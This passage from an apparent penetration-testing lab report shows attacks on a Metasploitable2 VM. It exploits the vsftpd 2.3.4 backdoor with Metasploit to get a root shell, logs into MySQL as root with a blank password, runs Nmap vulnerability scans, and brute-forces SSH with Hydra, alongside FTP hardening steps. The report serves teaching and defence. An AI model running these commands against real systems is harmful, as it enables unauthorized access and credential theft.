   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:6200) at 2022-02-11 21:47:57 -0500
```

Figure 12: Setting the target host and starting the exploitation

Results will be quite impressive; we could successfully exploit the FTP service. The following image shows the results of exploitation, and a command shell for accessing the FTP server. We could list the directories of the victim machine, moreover a directory named **hackedFolder** is created using the command: **mkdir hackedFolder**. The results are easily noticeable when we list the directories in the target/victim machine(called: Metasploitable2).




Figure 13:Listing the directories of victim machine and creating a new directory: hackedFolder

Securing FTP service

As it was shown from the previous simulations, the security of FTP service can be jeopardized by a lot of exploits which will use the vulnerabilities found in some of the FTP versions. To secure IT systems from a probable threat in FTP services, the following countermeasures may be applied:

1. To shut down any FTP server if there is no need to use it, and to close any open port that uses this service
2. Hiding information about the FTP server version could make it arduous for hackers/intruders to find and exploit the vulnerabilities in this server.
3. Disabling the anonymous login wont allow the adversaries to try a default login in our systems.
4. Upgrading the version of FTP to the new ones may avoid some of vulnerabilities as the new versions have patched the problems and are more secure.
5. Using other protocols for a more secure file transferring such as SFTP
6. Allowing only specific IP addresses to access the system (configuration in the host.allowes files)

7. Using a different port number instead of the default port 21

In the following sections are displayed two of the mentioned measures, hiding banner information and disabling the anonymous login.

Hiding the Banner


To hide the banner that usually contains information about the version of service user we must the following instructions:

- Locate the configuration file for the FTP , named : vsftpd.conf
- File is usually located in the directory **etc/**, which we can access using command line : **cd etc/**
- Open the configuration file to edit it, using the commands: **sudo nano vsftpd.conf**
- To hide/change the banner, we move to the line **ftpd_banner,** and change it on whatever message to be displayed instead of FTP version

Figure 14:Changing the FTP banner

Lets try again to find out what is the version of FTP service using the same **Netcat** tool:

Figure 15:Scanning the FTP for revealing the service verison



The banner displayed won't give any information about the version of FTP, instead only a warm welcome message will be shown.

Denying anonymous login

Not allowing any anonymous login is another important feature that will reduce the possibility of any non authorized access in our systems.

Editing the same **vfsptd.conf** file we can change the feature of anonymous login from **YES** to **NO**.

Line to be changed : **anonymoys_enable = NO**




Figure 16:Disabeling anonymous login into FTP server

Simulation 3: MySQL Exploitation

Using the output revealed by the Nmap scanning we did in the first steps of network scanning , another service MySQL was found using the open port 3306. Following almost the same steps as in FTP case , we can start gaining information about the MySQL version using the Netcat:

└─$ netcat 192.168.56.101 3306

or Nmap scanner:

└─$ sudo nmap -sS -A -T4 192.168.56.101

Figure 17:Results of a deep Nmap scanning for target host (information only for port 3306)

After getting necessary information about the service we should start searching for available payloads for mysql :

msf6 > search mysql

A list of payloads will be displayed, from them we have chosen mysql_login payload to attempt any non authorized login into database. Lets apply the payload using the following commands:

```
msf6 auxiliary(admin/mysql/mysql_sql) > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.101:3306   - 192.168.56.101:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.101:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.56.101:3306   - 192.168.56.101:3306 - Success: 'root:'
[*] 192.168.56.101:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 18: Using the payload mysql_login to get access into database

Using the exploitation payloads we succeeded to exploit the database login and identified a user named: root which has access rights without using a password.

In the image on the right a login is performed into the MySQL service using the credentials found in the pervious steps, user root, with empty password.

Lets try to get information about the available databases and alter the information saved there.

Using the commands : **show databases** and **show tables**; all available databases and tables will be displayed for this MySQL system.





Figure 19:Showing available databases and tables of 'mysql' database

To test if we have a full access in the MySQL service a new table (userHacked) will be created within the '**mysql'** database, using the commands as shown in the following image:

Figure 20:Creating a new table in the exploited database service



Simulation 4: Using NMAP Scripts to find vulnerabilities

Nmap and other utilities used to check for open ports, services running into a network or detailed information, can also be used for more professional assessment of vulnerabilities into these systems/applications. Nmap is a good tool to check for CVE (Common Vulnerabilities and Exposures) vulnerabilities by using NSE (Nmap Scripting Engine) scripts.

Nmap vuln

Nmap comes with a pre-installed database of scripts named **Nmap vuln**.

The way **NSE** scripts are defined is based on a list of predefined categories where each script belongs. These categories include: auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln.

Some scripts to scan an ftp service for vulnerabilities:

- ftp-anon – Checks if an FTP server allows anonymous logins.
- ftp-brute – Performs brute-force password auditing against FTP servers.
- ftp-bounce – Checks to see if an FTP server allows port scanning using the FTP bounce method. (Constantin, 2020)

Command to be used for auditing a possible brute force attack:

└─$ nmap -p 21 –script ftp-brute 192.168.56.101

Nmap script **vuln** is the one we'll be using to launch our next scan against vulnerable subdomains. The syntax is the same as that of the previous NSE scripts, with 'vuln' added after '–script', (Borges, 2020).

Following the results of scanning all ports of a target machine are shown. Not only information about open ports or services, but vulnerabilities for each of services are defined.

Command used:

└─$ nmap -Pn –script vuln 192.168.56.101

```
└─$ nmap -Pn --script vuln 192.168.56.101                                    1 ×
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-21 21:35 EST
Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.27% done; ETC: 21:37 (0:00:08 remaining)
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.27% done; ETC: 21:37 (0:00:09 remaining)
Stats: 0:02:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 21:38 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.021s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_
234_backdoor.rb
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_sslv2-drown:
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
```

Figure 21: Part of results while scanning using Nmap scripts

Vulscan

Another powerful database that contains vulnerabilities checking scripts (CVE vulnerabilities) is **Vulscan**. To use this database, we must download the files from GitHub using the following commands:

└─$ **sudo git clone https://github.com/scipag/vulscan.git**

After that a Symbolic link will be created to refer to the content file using a new name (without copying the content) :

└─$ **sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan**

Finally a scan using the scripts of this database could be performed:

└─$ **nmap -sV --script=vulscan/vulscan.nse 192.168.56.101 > ~/Desktop/fileResults.txt**

Due to large number of resulting lines the output is saved into a Desktop document named **fileResults.txt**




*Figure 22:Results of using **vulscan** database with Nmap*

Next step will be the analyzation of all the outputs based on the importance and severity of found vulnerabilities.

Tip: Nmap-vulners is another good resource of vulnerability scanning and assessment scripts which can be downloaded from GitHub and used same as **vulscan.**

Brute-force Attack to find Credentials

Another powerful attack to steal user credentials into a service or application is to use Brute Force attacks. A brute-force attack is a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain unauthorized access to systems. Using brute force is an exhaustive effort rather than employing intellectual strategies. (Hannah, 2021)

A simple Brute Force attack consist of using some automated tools such as Hydra to guess all possible combinations of usernames and passwords until correct user credentials (authorized user) are found. It is a long process that takes time and needs good processing performance from the computers, this due to many combinations that are tested as input into a service or application.

Other types of Brute Force attack are:

- Dictionary Attack
  This type of attack uses the same approach of guessing usernames and password, but instead of trying all possible combinations of characters, the dictionary attack uses a list(dictionary) of known words, numbers etc. What is most important these attacks use credentials (usernames, passwords) leaked from previous data breaches. By using this technique, the probability of finding login credentials will be greater as people tend to reuse same passwords and usernames. Another advantage is the fact of not guessing any possible combination of characters, but only some of them, spending in this way less time and consuming less processing resources.

- Hybrid Brute Force Attack
  The hybrid brute force attack combines aspects of both the dictionary and simple brute force attack. It begins with an external logic, such as the dictionary attack, and moves on to modify passwords akin to a simple brute force attack.
  The hybrid attack uses a list of passwords, and instead of testing every password, it will create and try small variations of the words in the password list, such as changing cases and adding numbers.

- Reverse Brute Force Attack
  The reverse brute force attack flips the method of guessing passwords on its head. Rather than guessing the password, it will use a generic one and try to brute force a username. (crowdstrike, 2021)

- Rainbow Table Attacks
  Rainbow table attacks are unique as they don't target passwords; instead, they are used to target the hash function, which encrypts the credentials.
  The table is a precomputed dictionary of plain text passwords and corresponding hash values. Hackers can then see which plain text passwords produce a specific hash and expose them.

When a user enters a password, it converts into a hash value. If the hash value of the inputted password matches the stored hash value, the user authenticates. Rainbow table attacks exploit this process. (Tucakov, 2020)

- Password Spraying
  Traditional brute force attacks try to guess the password for a single account. Password spraying takes the opposite approach and tries to apply one common password to many accounts. This approach avoids getting caught by lockout policies that limit the number of password attempts. Password spraying is typically used against targets with single sign-on (SSO) and cloud-based apps that use federated authentication. (crowdstrike, 2021)

Simulation 5: Brute Force Exploitation of SSH

For realizing this simulation we will use the method of Dictionary Attack, with a limited number of usernames and passwords used. Being aware that real Brute Force attacks require good computational resources (servers/workstations) we will try to breach a simple username and password created to access SSH service. To limit the number of attempts these credentials will be included in the wordlists to be used.

- As a first step a new SSH user will be created in **Metasploitable 2** framework with the following credentials :
  Username : **company**
  Password: **company12345**

- Continuing will the creation (downloading) word lists with usernames and passwords.
- The new username and password will be included in this wordlist to test brute force attack.

```
msfadmin@metasploitable:~$ sudo adduser company
Adding user `company' ...
Adding new group `company' (1003) ...
Adding new user `company' (1003) with group `company' ...
Creating home directory `/home/company' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for company
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$
```

Figure 23: Creating a new SSH user

In the following image is shown the two wordlist files : **usernames.txt** and **top501passwords.txt** , in both of which we have intentionally included our new SSH user credentials.Some wordlist files are available within the Metasploit framework within the directories **: /usr/share/wordlists/.**

Other wordlists are available and can be downloaded from the internet (GitHub, Mega).

Tip: *Making your own wordlists*

*Use **crunch** , an application pre installed into Kali Linux to generate your own wordlists with your preferences, i.e. to create a wordlist with words containing two, three, and four letters and saving the file : $ **crunch** 2 4 -o wordlist1.txt*




Figure 24: Username and Password wordlists

Password Cracking with Hydra

One of the most powerful tools to crack passwords is **Hydra**. Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add.

This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely. (kali.org, Hydra Usage, 2022). We can run Hydra in Kali Linux by using the following commands:

└─$ sudo hydra -L usernames.txt -P top501passwords.txt ssh://192.168.56.101 -t4 -V

The results are shown below for some of the attempts , including a valid password found after testing usernames and password lists:

```
┌──(lomi㉿kali)-[~/Desktop]
└─$ sudo hydra -L username -P password ssh://192.168.56.101 -t4 -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-18 23:34:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:9/p:4), ~9 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ATTEMPT] target 192.168.56.101 - login "123456" - pass "111111" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456" - pass "company12345" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456" - pass "1234567" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456" - pass "dragon" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "password" - pass "111111" - 5 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "password" - pass "company12345" - 6 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "password" - pass "1234567" - 7 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "password" - pass "dragon" - 8 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345678" - pass "111111" - 9 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345678" - pass "company12345" - 10 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345678" - pass "1234567" - 11 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345678" - pass "dragon" - 12 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "qwerty" - pass "111111" - 13 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "qwerty" - pass "company12345" - 14 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "qwerty" - pass "1234567" - 15 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "qwerty" - pass "dragon" - 16 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456789" - pass "111111" - 17 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456789" - pass "company12345" - 18 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456789" - pass "1234567" - 19 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "123456789" - pass "dragon" - 20 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345" - pass "111111" - 21 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345" - pass "company12345" - 22 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345" - pass "1234567" - 23 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "12345" - pass "dragon" - 24 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "1234" - pass "111111" - 25 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "1234" - pass "company12345" - 26 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "1234" - pass "1234567" - 27 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "1234" - pass "dragon" - 28 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "111111" - pass "111111" - 29 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "111111" - pass "company12345" - 30 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "111111" - pass "1234567" - 31 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "111111" - pass "dragon" - 32 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "company" - pass "111111" - 33 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "company" - pass "company12345" - 34 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "company" - pass "1234567" - 35 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "company" - pass "dragon" - 36 of 36 [child 3] (0/0)
